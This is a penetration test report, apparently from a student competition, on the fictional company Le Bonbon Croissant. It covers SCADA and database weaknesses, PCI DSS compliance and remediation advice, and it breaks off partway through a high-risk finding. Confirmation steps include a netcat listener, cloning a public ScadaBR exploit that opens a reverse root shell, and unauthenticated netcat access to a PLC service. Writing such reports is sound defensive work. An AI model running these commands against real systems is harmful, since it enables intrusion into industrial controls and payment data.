
# Le Bonbon Croissant Penetration Test Report

Finals [redacted]

January 7-8, 2022

# Table of Contents

# Executive Summary

On January 7th and 8th, 2022, Finals [redacted] performed a penetration test of Le Bonbon Croissant (LBC)'s as a continuation of a test performed October 23rd, 2021. This penetration test aimed to assess the security of LBC's network and the remediation of vulnerabilities uncovered in the first penetration test, especially with regards to the security of warehouse and e-commerce infrastructure and of LBC's industrial control systems. Based on the results of this assessment, this report provides overarching strategies regarding LBC's security posture and progress toward PCI DSS compliance, including specific technical recommendations to mitigate uncovered vulnerabilities.

Since [redacted]s previous engagement with the network, many vulnerabilities have been remedied. Over a third of the vulnerabilities found during the initial test were no longer present.

However, [redacted] has been able to confirm that LBC's network is vulnerable to several avenues of attack, including attacks that could cripple infrastructure and provide access to confidential information. Critically, the supervisory control and data acquisition (SCADA) system that controls LBC's warehouse operations is easily accessible and provides attackers with the ability to potentially lock legitimate users out of the system entirely. Further, the programmable logic controllers (PLCs) which govern warehouse machinery were accessible without authorization. In total, the penetration test has uncovered these vulnerabilities, many due to increased familiarity with the network:

| Informational | Low | Medium | High | Critical |
|---|---|---|---|---|
| 3 | 5 | 4 | 4 | 4 |

To mitigate the danger of unaddressed security vulnerabilities, [redacted] proposes several courses of action. The most important, and most dramatic, of these is the restructuring of LBC's network to limit the external exposure of business-critical services and decrease the likelihood of exploitation. Additionally, the test's findings suggest that the implementation of a strong password policy and of internal access controls would minimize the exposed surface of the network, protecting LBC from attackers and working toward PCI DSS certification.

By requesting this penetration test, and by following through on the information learned from it, Le Bonbon Croissant can strengthen both its network and its business, improving customer and investor satisfaction.

# Engagement Overview

## Goals

This penetration test was performed on January 7th and 8th, 2022 according to the Request for Proposal released by Le Bonbon Croissant on August 1st, 2021 and the addendum provided on January 6th, 2022. In light of the requests made in that document, [redacted] chose to focus on the following items:

- Ensuring secure network organization and access control
- Assessing security of warehouse and inventory organization and control systems
- Assessing structure of network access controls in the industrial systems environment
- Evaluation of e-commerce infrastructure security, especially compliance with the PCI DSS standards

## Scope

The scope of the engagement was the 10.0.17.0/24 subnet. This subnet included both Unix- and Windows-based services as well as access to a SCADA system.


Some related systems were out of scope, including the public-facing site at lebonboncroissant.com. Additionally, the hosts 10.0.17.50 and 10.0.17.51 were out of scope when the test was initiated due to their sensitivity. As the test continued, guidelines for penetration testing these hosts safely were negotiated with LBC. Further, a number of hosts from the initial engagement (such as 10.0.17.200, 10.0.17.201, 10.0.17.20, and 10.0.17.178) were no longer accessible on the subnet. As such, it was not possible to check for remediation of vulnerabilities on these hosts.

The agreed-upon guidelines for engagement with 10.0.17.50 and 10.0.17.51 are included in Appendix B.

## Hosts

| IP Address | Fully Qualified Domain Name |
|---|---|
| 10.0.17.1 | N/A |
| 10.0.17.10 | eggdicator.warehouse.lebonboncroissant.com |
| 10.0.17.11 | goldenticket.warehouse.lebonboncroissant.com |
| 10.0.17.12 | scrumdiddlyumptious.warehouse.lebonboncroissant.com |
| 10.0.17.13 | whatchamacallit.warehouse.lebonboncroissant.com |
| 10.0.17.14 | charley.warehouse.lebonboncroissant.com |
| 10.0.17.15 | bucket.warehouse.lebonboncroissant.com |
| 10.0.17.16 | hornswoggler.warehouse.lebonboncroissant.com |
| 10.0.17.20 | thefactory.warehouse.lebonboncroissant.com |
| 10.0.17.50 | crunch.warehouse.lebonboncroissant.com |
| 10.0.17.51 | crunch-serial.warehouse.lebonboncroissant.com |
| 10.0.17.87 | rockbox.warehouse.lebonboncroissant.com |

Network Diagram



# Methodology

## Penetration Test Framework

Finals [redacted] organizes penetration tests using the framework of the NIST Special Publication 800-115.[1] This framework outlines a process of assessing the effectiveness of an organization in meeting security objectives, including a process for the completion of penetration tests. Tests are broken down into four phases:

- **Planning:** laying out the rules, scope, and goals for the penetration test. This phase is described in the RFP, the response to the RFP, and the scope section of this document.
- **Discovery:** this phase has two parts. The first is initial network enumeration—scanning hosts and identifying services, as well as the gathering of open-source intelligence (see *Appendix A*). The second phase includes analysis of this information, comparing discovered network features to known vulnerabilities.
- **Attack:** using information uncovered during the discovery phase to gain access to systems, escalate privileges, perform additional discovery and enumeration, and install tools used to further access the network.
- **Reporting:** simultaneously with the other three phases, information is being gathered and organized in preparation for the creation of a document recording findings and recommending mitigation strategies.





**Figure 5-1. Four-Stage Penetration Testing Methodology**

[1] At https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf. Image via NIST.

## Technical Risk Assessment

To assess the severity of vulnerabilities encountered in a network, [redacted] uses the Common Vulnerability Scoring System (CVSS). This system represents the risk posed by various characteristics of a vulnerability as a numerical score and a qualitative ranking. The score is based on a given vulnerability's exploitability, potential impact, ease of use or remediation, and presence within a given environment.[2] In this penetration test, scores were calculated in the context of Le Bonbon Croissant's Environment and scored using the CVSS 3.1 calculator at https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator. This process includes the creation of a CVSS vector summarizing the evaluation process, which is included in each technical report entry. Qualitative risk ratings were assigned according to the following scale:

| | |
|---|---|
| None | 0.0 |
| Low | 0.1 - 3.9 |
| Medium | 4.0 - 6.9 |
| High | 7.0 - 8.9 |
| Critical | 9.0 - 10.0 |

Some findings are informational. This means that, while not currently posing a risk to any systems or infrastructure, they may pose a risk at some point in the future and should be considered potential vulnerabilities.

[2] For more on CVSS scores, visit https://www.first.org/cvss/specification-document.

## Business Impact Assessment

A business impact assessment was also performed for each vulnerability encountered. Vulnerabilities are rated on likelihood, or the probability of an attacker exploiting that vulnerability in a real attack environment, and impact, or the potential damage to business services caused by that vulnerability.[3] Not all high-risk vulnerabilities have a high business impact; an exploit that gives an attacker complete control over a retail employee's workstation may be extremely compromising but have a relatively low impact on day-to-day operations. The possibilities for likelihood and impact are shown in the table below:

| **Likelihood** | **Impact** |
|---|---|
| Insignificant | Insignificant |
| Low | Tolerable |
| Moderate | Moderate |
| High | Serious |
| Very High | Catastrophic |

[3] Sommerville, I. (2018). Risk Management. In Software engineering (pp. 644–652). Essay, Pearson.

# Compliance

## PCI DSS

As part of the penetration test, we were asked to assess Le Bonbon Croissant's compliance with the Payment Card Industry Digital Security Standard (PCI DSS).[4] This standard governs the control of credit card information by merchants that process payments. In order to process payments made using the five major credit card providers (Visa, MasterCard, American Express, Discover, and the Japanese Credit Bureau), a business must be PCI DSS compliant. This means that virtually all credit card traffic demands processing at this standard. Compliance helps limit the risk of credit card theft and fraud, and prevents fines in the case of a breach. Additionally, compliance standards vary depending on a merchant's size. While LBC did not provide [redacted] with transaction volume data, and [redacted] is not certified for PCI DSS assessment, we attempted to measure compliance to the best of our ability.

PCI DSS compliant merchants need to meet ten requirements:

1. A firewall configuration must be installed and maintained
2. System passwords must be original (not vendor-supplied)
3. Stored cardholder data must be protected
4. Transmissions of cardholder data across public networks must be encrypted
5. Anti-virus software must be used and regularly updated
6. Secure systems and applications must be developed and maintained
7. Cardholder data access must be restricted to a business need-to-know basis
8. Every person with computer access must be assigned a unique ID
9. Physical access to cardholder data must be restricted
10. Access to cardholder data and network resources must be tracked and monitored
11. Security systems and processes must be regularly tested
12. A policy dealing with information security must be maintained.

Where possible, [redacted] has noted in this report vulnerabilities that place LBC in violation of PCI DSS. More generally, the completion of this report is a significant step toward the satisfaction of requirements 11 and 12, as well as requirement 6. Requirements 2, 3, and 5, however, were violated on many of the assessed servers. Attempts to meet PCI DSS standards should focus on meeting those requirements.

[4] More information about this standard can be found at https://www.pcisecuritystandards.org/pci_security/standards_overview

## Key Findings

In the course of [redacted]s penetration test, several critical vulnerabilities were uncovered in Le Bonbon Croissant's infrastructure. These findings represent the most significant gaps in LBC's security posture, and their remediation is crucial for securing future operations.

### Default Credentials

Most importantly, Finals [redacted] accessed both the warehouse operations database and the warehouse supervisory control and data acquisition (SCADA) system using default credentials. These credentials, supplied to the services at installation, are widely available and easy to discover, which means that anyone who finds the login pages has unfettered access to that system. This is also representative of larger issues in security posture, where security may be secondary to operational systems–where critical infrastructure is involved, security is just as important as successful operation. In this case, insecure systems made confidential credit card data and physical machinery dangerously vulnerable.

### Remote Code Execution

Additionally, the SCADA and database services were both misconfigured in ways that enabled remote code execution, giving malicious actors arbitrary control over the machines hosting them. With remote code execution, it would have been possible to exfiltrate business critical information from the machine and then wipe the services entirely, rendering them expensive and time-consuming to repair. Further, the SCADA system was operating as a root user. Upon accessing remote code execution, it would have been possible to damage not just the service in question but the host it runs on, greatly increasing the potential impact of the vulnerability. As with the default credentials, the systems in question exposed payment data and physical machinery.

### External Access

These systems, along with many of the other hosts on the subnet, were accessible from outside the internal network. While it is often necessary for services to be available from outside the internal network, this leaves business-critical services and information completely open to attack. Notably, this included payment processing APIs, allowing malicious actors to commit fraud. Even in cases where elevated privileges were impossible to acquire, a simple denial of service could often be executed against a target which was exposed to the wider network. Any given host's level of external access needs to be carefully considered to balance the benefits of exposure with the potential to enable attacks.

## Remediations

Some vulnerabilities reported in our intermediate report were remediated. Notably, HTTPS was implemented for most web servers, and some previously vulnerable services were made unavailable. We did not identify any Windows machines from the external network, meaning that all windows-related vulnerabilities were remediated. This includes those related to SMB and Active Directory. OpenSSH was updated except for the instance on the 10.0.17.15 host. The VNC service on 10.0.17.200 was removed or hidden.

We believe that these remediations have significantly improved the network security of Le BonBon Croissant, but want to encourage further remediation of vulnerabilities in order of most critical to least critical. We have listed our findings in the order we recommend Le BonBon remediate them.

## Recommendations

To address these findings, [redacted] offers the following recommendations:

First, LBC needs a strong password policy. Although many of the systems were unable to be immediately compromised, there are still instances where credentials could be improved. Two of the most critical vulnerabilities encountered relied upon default credentials. It is relatively straightforward to change these, and would greatly increase the overall security of the system. Additionally, employee security training would be beneficial to maintain good protections. In particular, compromised passwords (see *Appendix A file 1 "automation.wav"*) should be changed and password reuse (see *Appendix A, file 2 "pentestscoping.wav"*) should be avoided. Furthermore, employees should never share their passwords to others (see *Appendix A, file "hunter2021.wav"*).

The principle of least privilege (i.e., that only the permissions necessary for tasks essential to operation be granted) should be followed to ensure proper systems and network isolation. This ensures that even if a particular system is compromised, the network remains secure. In LBC's network, there were many instances where this measure was not taken, such as the ScadaBR service, which runs as root. Exploitation of this service, as detailed in Technical Report section 1.2, could allow attackers to pivot into other areas of the network via superuser access.

This principle can also be implemented in the structure of LBC's internal network. By segmenting the network, business critical infrastructure can be protected from malicious actors. By controlling access, the number of steps required to successfully access this infrastructure can be multiplied and the odds of effective exploitation drastically reduced. Thanks to LBC's effective encapsulation efforts, segmenting the network should be minimally disruptive to infrastructure design.

Additionally, PCI DSS compliance is extremely difficult for small merchants to maintain on their own. [redacted] recommends that LBC contract with a third party vendor for payment processing.These vendors are able to focus the majority of their resources and expertise on ensuring the integrity of payment handling, leaving merchants to focus their time and resources on core business interests. If this is not an option, it is paramount that cardholder data security become a top priority for Le Bonbon Croissant.

# Technical Report


## Critical Risk

### 1.1 ScadaBR Default Credentials

| Near-total access to the production line, including belt speeds, user emails, and sensor information. | | CVSS Rating<br>10.0<br>AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L |
|---|---|---|
| **Likelihood** | Very high | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.50 | |

| **Details** |
|---|
| Port 9090, assigned to Apache Tomcat, was open on machine 10.0.17.50 and discovered via port scanning. ScadaBR is known to be used on some system in the network due to zoom audio leaks (see *Appendix A, file 1 "automation.wav"*), and uses the vendor-provided credentials. Once compromised, attackers gain access to all data read in by the PLC controllers as well as full control over the factory production line. |

| **Confirmation** |
|---|
| > Visit the ScadaBR directory at http://10.0.17.50:9090/ScadaBR .<br>> Login using default credentials. |




| **Mitigation** |
| --- |
| Login to the ScadaBR application through 10.0.17.50:9090/ScadaBR. Near the top right of the page there will be an option to change the username and password. Follow the steps to change the login into something secure, as specified in our recommendations.<br><br>Refer to documentation:<br>https://sourceforge.net/p/scadabr/wiki/Manual%20ScadaBR%20English%200%20Summary/ |


| Remediation |
| --- |
| This issue has not been remediated since the last penetration test report. |

### 1.2 ScadaBR RCE

| Remote code execution as a privileged user via credential misconfiguration and CVE-2021-26828. | | CVSS Rating<br>9.3<br>AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.50 | |

| **Details** |
|---|
| Through enumeration of the ScadaBR service, it was found that there were multiple locations where arbitrary file upload was possible. This vulnerability was turned into Remote Code Execution through CVE-2021-26828, which allows the installation of a root shell into the system. |

| **Confirmation** |
|---|
| Set up a remote listener on the attacker machine:<br>`# nc -nlvp 4444`<br><br>Upload and execute remote shell:<br>`# git clone https://github.com/h3v0x/CVE-2021-26828_ScadaBR_RCE`<br>`# cd CVE-2021-26828_ScadaBR_RCE`<br>`# python LinScada_RCE.py 10.0.17.50 9090 [redacted] [redacted] [ip] 4444` |




| Mitigation |
| --- |
| Because of the way ScadaBR was designed, it is near impossible to remove arbitrary file upload without removing some functionality of ScadaDB. However, by changing the login to have a strong password, the likelihood of this exploit can be severely reduced. |

| Remediation |
| --- |
| This issue has not been remediated since the last penetration test report. |

### 1.3 Unauthenticated PLC Communication

| Communications with PLCs from outside the ScadaBR HMI are unauthenticated | | CVSS Rating<br>9.6<br>AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
|---|---|---|
| **Likelihood** | Medium | |
| **Impact** | Critical | |
| **Hosts** | 10.0.17.51 | |

| **Details** |
|---|
| The host at 10.0.17.51 was serving a custom PLC communication service, PLCBridge, on port 2001. This service provided read and write access to PLC memory locations, and did not require authentication to do so. A malicious actor with knowledge of the PLC address layout could communicate with this service to induce arbitrary behavior from the warehouse PLCs, causing disruptions to production and distribution, risking damage to equipment, and risking the health of workers present in the warehouse. |

| **Confirmation** |
|---|
| To confirm that this vulnerability is still present, open a netcat connection with 10.0.17.51 on port 2001:<br>`nc 10.0.17.51 2001`<br><br>Then, send a "?" character to confirm that input is being accepted without authentication via the printing of the PLCBridge banner. |

| **Mitigation** |
|---|
| Connections to PLCBridge should be authenticated to prevent unauthorized access to industrial control systems.<br>In the case that this is not possible, access to the host serving these connections should be offered on a whitelist basis only, ideally limiting connections exclusively to the server hosting the ScadaBR HMI. |

1.4 Database Default Credentials

| Access to databases due to service misconfiguration. | | CVSS Rating<br>8.1<br>AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N |
|---|---|---|
| **Likelihood** | Very High | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.14 | |

| **Details** |
|---|
| On the 10.0.17.14 machine (also known as charley.warehouse.lebonboncroissant.com), both the PostgreSQL and MySQL database are set to have default credentials. Both databases contain sensitive customer information such as credit card details, passwords, emails, full names, and home addresses. Additionally, an attacker with access to these databases is able to modify and delete data stored in these databases. |

| **Confirmation** |
|---|
| Connect to PostgreSQL:<br>`# psql -U [redacted] -h 10.0.17.14`<br>`# enter password`<br><br>Connect to MySQL:<br>`# mysql -u [redacted] -p -h 10.0.17.14`<br>`# enter password` |

| **Mitigation** |
|---|
| In order to mitigate this problem the passwords for both MySQL and PostgreSQL should be changed to a strong password that isn't being used anywhere else.<br><br>Change password in PostgreSQL:<br>`# ALTER ROLE [user] WITH PASSWORD '[new password]'`<br><br>Change password in MySQL:<br>`# UPDATE mysql.user SET authentication_string = PASSWORD('[new password]')` |

```
WHERE User = '[user]' AND Host = 'localhost';
# FLUSH PRIVILEGES;
```

| Remediation |
| --- |
| This issue has not been remediated since the last penetration test report. |

| PCI-DSS |
| --- |
| This violates the PCI-DSS guidelines as access to the PostgreSQL database allows access to unencrypted credit card numbers, expiration dates, and cvv codes. PCI-DSS explicitly requires databases in the scope of a payment system to use non-default credentials. |


## High Risk

### 2.1 Exposed MySQL Login Credentials

| MySQL login credentials stored in API token | | CVSS Rating |
